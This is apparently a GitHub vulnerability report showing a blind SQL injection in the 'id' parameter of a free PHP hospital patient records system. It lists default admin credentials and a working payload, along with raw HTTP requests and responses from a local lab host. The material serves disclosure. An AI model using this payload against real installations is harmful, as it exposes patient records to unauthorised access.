debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / oretnom23 / hospitals-patient-records-management-system / SQLi-1.md

debug601 Create SQLi-1.md History

1 contributor

35 lines (24 sloc) | 1.53 KB

Hospital's Patient Records Management System v1.0 by oretnom23 has SQL injection

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15116/hospitals-patient-records-management-system-php-free-source-code.html

Vulnerability File: /hprms/admin/patients/manage_patient.php?id=

Vulnerability location: /hprms/admin/patients/manage_patient.php?id=, id


Current database name: hprms_db ,length is 8

[+] Payload: /hprms/admin/patients/manage_patient.php?id=1%27%20and%20length(database())%20=8--+ // Leak place ---> id

```
GET /hprms/admin/patients/manage_patient.php?id=1%27%20and%20length(database())%20=8
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
```


```
Cookie: PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr1
Connection: close
```

When length (database ()) = 7, Content-Length: 4802



```
GET
/hprms/admin/patients/manage_patient
.php?id=1%27%20and%20length(databas
e())%20=7--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows
NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,appl
ication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=7g6mvmuq5m1o1cvqrhprll4jr
1
Connection: close
```


```
HTTP/1.1 200 OK
Date: Wed, 01 Jun 2022 12:38:58 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 4802
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
    #cimg{
        object-fit:scale-down;
        object-position:center center;
        height:200px;
        width:200px;
    }
</style>
<div class="container-fluid">
```



http://192.168.1.19/hprms/admin/patients/manage_patient.php?id=1' and length(database()) =7--+


First Name First Name
Middle Name *(optional)* Middle Name (optional)
Last Name Last Name
Suffix *(If Any)* Sr/Jr
Gender Male
Date of Birth Contact #
Email Email
Contact # Contact #
Address Block 6, Lot 23, Here Subd., There City, 2306

When length (database ()) = 8, Content-Length: 4906



```
GET
/hprms/admin/patients/manage_patient
.php?id=1%27%20and%20length(databas
e())%20=8--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows
NT 10.0; WOW64; rv:46.0)
Gecko/20100101 Firefox/46.0
Accept:
text/html,application/xhtml+xml,appl
ication/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie:
PHPSESSID=7g6mvmuq5m1o1cvqrhprl14jr
1
Connection: close
```

```
HTTP/1.1 200 OK
Date: Wed, 01 Jun 2022 12:38:08 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Access-Control-Allow-Origin: *
Content-Length: 4906
Connection: close
Content-Type: text/html; charset=UTF-8

<style>
    #cimg{
        object-fit:scale-down;
        object-position:center center;
        height:200px;
        width:200px;
    }
```



```
http://192.168.1.19/hprms/admin/patients/manage_patient.php?id=1' and length(database()) =8--+
```

First Name	Mark
Middle Name *(optional)*	D
Last Name	Cooper
Suffix *(If Any)*	D
Gender	Male
Date of Birth	1997-06-23
Email	mcooper@sample.com
Contact #	09123456789
Address	Over There Street, Here City, Anywhere, 2306